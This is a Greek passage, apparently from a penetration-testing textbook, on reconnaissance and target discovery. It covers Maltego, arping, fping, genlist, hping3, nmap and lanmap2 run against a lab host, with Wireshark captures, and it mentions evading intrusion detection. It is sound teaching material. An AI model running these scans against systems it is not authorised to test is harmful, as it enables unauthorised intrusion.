
Στην πάνω αριστερή πλευρά, όταν ανοίξει το Maltego θα δούμε το παράθυρο Palette απ' όπου μπορούμε να επιλέξουμε τη μονάδα στην οποία θέλουμε να συγκεντρώσουμε τις πληροφορίες μας. Για το παρόν παράδειγμα θα αντλήσουμε πληροφορίες σχετικά με τον διαδικτυακό τόπο www.google.gr.

Επιλέγουμε website και στην κεντρική εικόνα μετονομάζουμε το default όνομα του website από maltego.com στο επιθυμητό google.gr. Κατόπιν με δεξί κλικ επιλέγουμε Run Transform → All Transforms → to ip Address.
Αμέσως θα εμφανιστεί ένα γραφικό περιβάλλον που θα μας αποκαλύψει τις διευθύνσεις ip από τους DNS Servers του ιστότοπου google.gr.



Εικόνα 22: Απεικόνιση συστημάτων με Maltego

Περαιτέρω αποτελέσματα σχετικά με τον τόπο που βρίσκονται οι dns servers θα έχουμε με δεξί κλικ στην επιλογή Run Transform → ip owner detail →To Geo location (who is API)



Εικόνα 23: Γραφική απεικόνιση DNS servers


5.3 Ανακάλυψη Στόχου (Target Discovery)

Επόμενο βήμα ύστερα από την οριοθέτηση του στόχου και την συλλογή γενικών πληροφοριών είναι η αποκάλυψή του. Θα χρησιμοποιήσουμε εργαλεία ανεύρεσης τα οποία θα μας δίνουν πληροφορίες σχετικά με το τι λειτουργικό σύστημα τρέχει στο υπολογιστή στόχο και θα μάθουμε ποιο μηχάνημα στο δίκτυο στόχο είναι στη διάθεσή μας. Αν το μηχάνημα δεν είναι διαθέσιμο, θα συνεχίσουμε τη διαδικασία διείσδυσης με το επόμενο μηχάνημα. Ένα από τα στοιχεία που πρέπει να έχουμε κατά νου είναι η ανεύρεση τρωτών σημείων μέσω της χαρτογράφησης του μηχανήματος στόχου.

Το τελευταίο θα πραγματοποιηθεί μέσω κάποιων εργαλείων από τον υπολογιστή που διενεργεί την δοκιμή διείσδυσης. Εδώ να υπενθυμίσουμε ότι τα συστήματα αποτροπής εισβολών (IPS), που είναι επίσης γνωστά και ως συστήματα ανίχνευσης παρείσφρησης και συστήματα πρόληψης (IDP) παρακολουθούν οποιαδήποτε κακόβουλη δραστηριότητα. Εμείς θα χρησιμοποιήσουμε τρόπους που θα μπορέσει να γίνει αντιληπτή η δοκιμή διείσδυσης μας αλλά και τρόπους πώς να αποκρύψουμε την δραστηριότητά μας κατά την διαδικασία αυτή.


Στην προηγούμενη παράγραφο χρησιμοποιήσαμε την εντολή *ping* για να διαπιστώσουμε εάν ο host που επιθυμούσαμε να δούμε βρίσκεται στο δίκτυο μας και μας απαντά στην αποστολή των πακέτων. Το εργαλείο arping χρησιμοποιείται για να ping σε ένα κεντρικό υπολογιστή προορισμού στο τοπικό δίκτυο (LAN) χρησιμοποιώντας το αίτημα ARP (Address Resolution Protocol). Το εργαλείο arping βρίσκεται στο επίπεδο 2 του OSI (Open System Inter Connection) και μπορεί να χρησιμοποιηθεί μόνο στο τοπικό δίκτυο και όχι σε δρομολογητές ή πύλες.

Δίνοντας *arping –c 3 192.168.1.50* αποστέλλουμε με το όρισμα –c 3 τρία πακέτα στον υπολογιστή θύμα.



Εικόνα 24: Φυσική διεύθυνση συστήματος στόχου με arping

Από το αποτέλεσμα, γνωρίζουμε ότι η διεύθυνση IP 192.168.1.50 υπάρχει και έχει διεύθυνση MAC 00:0c:29:e2:e7:e4.




Εικόνα 25: Πληροφορίες συστήματος στόχου με wireshark


Εάν παρατηρήσουμε τα πακέτα δικτύου που συλλαμβάνονται από το Wireshark στον υπολογιστή από το προηγούμενο στιγμιότυπο, μπορούμε να δούμε ότι η κάρτα δικτύου μας (διεύθυνση MAC: e8:11:32:5a:3d:40) στέλνει ARP αιτήσεις σε μια διεύθυνση εκπομπής MAC Broadcast (ff:ff:ff:ff:ff) ψάχνοντας για IP 192.168.1.50. Εάν η διεύθυνση IP 192.168.1.50 υπάρχει, θα στείλει μια ARP απάντηση που παραπέμπει στην διεύθυνση MAC (e8:11:32:5a:3d:40), όπως μπορεί να δει κανείς από τον αριθμό πακέτων 2. Ωστόσο, εάν η διεύθυνση IP δεν είναι διαθέσιμη, θα υπάρξουν απαντήσεις ARP για να ενημερωθεί η MAC με IP 192.168.1.5 (επιτιθέμενος).

Το fping εργαλείο χρησιμοποιείται για να στείλει μια ping (ICMP ECHO) αίτηση σε πολλούς host ταυτόχρονα. Μπορούμε να καθορίσουμε αρκετούς στόχους από την γραμμή εντολών. Στην προεπιλεγμένη λειτουργία, με την fping παρακολουθούμε την απάντηση σύμφωνα με τους στόχους που ορίσαμε. Εάν ένας host απαντήσει, θα πρέπει να σημειωθεί και να αφαιρεθεί από τον κατάλογο στόχων. Από προεπιλογή, η fping θα προσπαθήσει να στείλει τρία πακέτα ICMP ECHO σε κάθε host.


Για ταυτόχρονο προσδιορισμό χρησιμοποιούμε την εντολή : *fping 192.1681.1 192.168.1.50 192.168.1.100* όπου η 192.168.1.1 αποτελεί την gateway. Μπορούμε επίσης να δημιουργήσουμε μια λίστα με τους host που να εντοπίζονται αυτόματα με την εντολή : *fping –g 192.168.1.1 192.168.1.50* ή ακόμα να αλλάξουμε τον αριθμό των επαναλήψεων για ping με την εντολή : *fping –r l –g 192.168.1.1 192.168.1.50*



Εικόνα 26: Αποστολή αίτησης σε 3 hosts (fping)




Εικόνα 27: Αποστολή αίτησης σε ένα εύρος διευθύνσεων




Εικόνα 28 : Αποστολή αίτησης με επιλογές

Για την εμφάνιση στατιστικών από διαδικτυακούς τόπους δίνουμε την εντολή : *fping –s* www.google.gr www.yahoo.gr www.msn.com




Εικόνα 29: Εμφάνιση στατιστικών από δικτυακούς τόπους

Παρόμοια δουλειά με την fping κάνει και το εργαλείο genlist το οποίο αναζητά live host με την εντολή *genlist –s 192.168.1.**.



Εικόνα 30: Αναζήτηση live hosts (genlist)

Το hping3 εργαλείο μπορεί να χρησιμοποιηθεί για την αποστολή προσαρμοσμένων πακέτων και να εμφανιστούν απαντήσεις από το υπολογιστή στόχο. Υποστηρίζει τα πρωτόκολλα TCP, UDP, ICMP, και RAW-IP. Με το hping3 μπορούμε να εκτελέσουμε τις ακόλουθες δραστηριότητες: • Firewall κανόνες δοκιμών • Προηγμένο port scanning • Μέτρηση απόδοσης με διαφορετικά πρωτόκολλα και μεγέθη πακέτων • Path MTU discovery • traceroute Advance κάτω από υποστηριζόμενα πρωτόκολλα καθώς και • Remote αποτυπωμάτων OS (Λειτουργικών συστημάτων). Με την εντολή: *hping3 –c 2 192.168.1.50* όπου το όρισμα –c αποστολή δύο (2) πακέτων.




Εικόνα 31: Αποστολή προσαρμοσμένων πακέτων (hping3)

1	0.000000000	SamsungE_5a:3d:40	Broadcast	ARP	42 Who has 192.168.1.50? Tell 192.168.1.5
2	0.000215000	Vmware_e2:e7:e4	SamsungE_5a:3d:40	ARP	60 192.168.1.50 is at 00:0c:29:e2:e7:e4
3	0.000239000	192.168.1.5	192.168.1.50	TCP	54 lansource > 0 [<None>] Seq=1 Win=512 Len=0
4	0.000441000	192.168.1.50	192.168.1.5	TCP	60 0 > lansource [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	1.000209000	192.168.1.5	192.168.1.50	TCP	54 nms-topo-serv > 0 [<None>] Seq=1 Win=512 Len=0
6	1.000420000	192.168.1.50	192.168.1.5	TCP	60 0 > nms-topo-serv [RST, ACK] Seq=1 Ack=1 Win=0 Le
7	5.092579000	192.168.1.3	192.168.1.255	NBNS	92 Name query NB BT<20>

Εικόνα 32: Καταγραφή προσαρμοσμένης αποστολής από wireshark

Από το προηγούμενο στιγμιότυπο, μπορούμε να δούμε ότι το πακέτο από προεπιλογή στο hping3 έχει πρωτόκολλο TCP και ο host προορισμού έχει οριστεί από προεπιλογή στην τιμή 0 και δεν έχουν οριστεί σημαίες (βλέπε αριθμό πακέτων 3 και 5). Ο κεντρικός στόχος ανταποκρίθηκε με την αποστολή πακέτων με αριθμό 4 και 6 με σημαία RST (Reset) και ACK (Αναγνώριση). Αυτό σημαίνει ότι στο στόχο υποδοχής δεν υπάρχει καμία υπηρεσία δικτύου που ακούει στη θύρα TCP 0.

Για να αποστείλουμε ένα κανονικό πακέτο με ping χρησιμοποιούμε την εντολή : *hping3 –c 1 -1 192.168.1.50*




Εικόνα 33: Αποστολή κανονικού πακέτου (hping3)

Ενώ το capture από το Wireshark έδωσε για το κανονικό πακέτο:


1	0.000000000	SamsungE_5a:3d:40	Broadcast	ARP	42 Who has 192.168.1.50? Tell 192.168.1.5
2	0.000204000	Vmware_e2:e7:e4	SamsungE_5a:3d:40	ARP	60 192.168.1.50 is at 00:0c:29:e2:e7:e4
3	0.000229000	192.168.1.5	192.168.1.50	ICMP	42 Echo (ping) request id=0x2a10, seq=0/0, ttl=64
4	0.000398000	192.168.1.50	192.168.1.5	ICMP	60 Echo (ping) reply id=0x2a10, seq=0/0, ttl=128

Εικόνα 34: Απεικόνιση κανονικής αποστολής σε wireshark


Άλλο ένα εργαλείο που λειτουργεί παθητικά ακούγοντας οποιασδήποτε δραστηριότητα στο δίκτυο και δημιουργώντας μια εικόνα όλων των στοιχείων του δικτύου που μπορούν να ανακαλυφθούν είναι το lanmap. Ξεκινώντας από τερματικό το εργαλείο από Backtrack→Information Gathering → Network Analysis → Network Scanners → lanmap2 ξεκινά η διαδικασία αναζήτησης ενώ σε ένα δεύτερο τερματικό μεταφέρουμε το path στο /pentest/enumeration/lanmap2/db δίνουμε την εντολή : *nmap –vv –A 192.168.1.**. Αυτό θα λειτουργήσει παράλληλα με την πρώτη αναζήτηση για το εύρος 192.168.1.* έως 255. Όταν τελειώσει η δεύτερη διαδικασία δίνουμε εκ νέου : cd graph && ./graph.sh && cd -. Εκείνο που καταφέραμε είναι να αντιγράψουμε από την βάση τα δεδομένα που μόλις κατέγραψαν τα δύο τερματικά δημιουργώντας έτσι μια ρεαλιστική εικόνα διεπαφής του δικτύου στο φάκελο lanmap2.



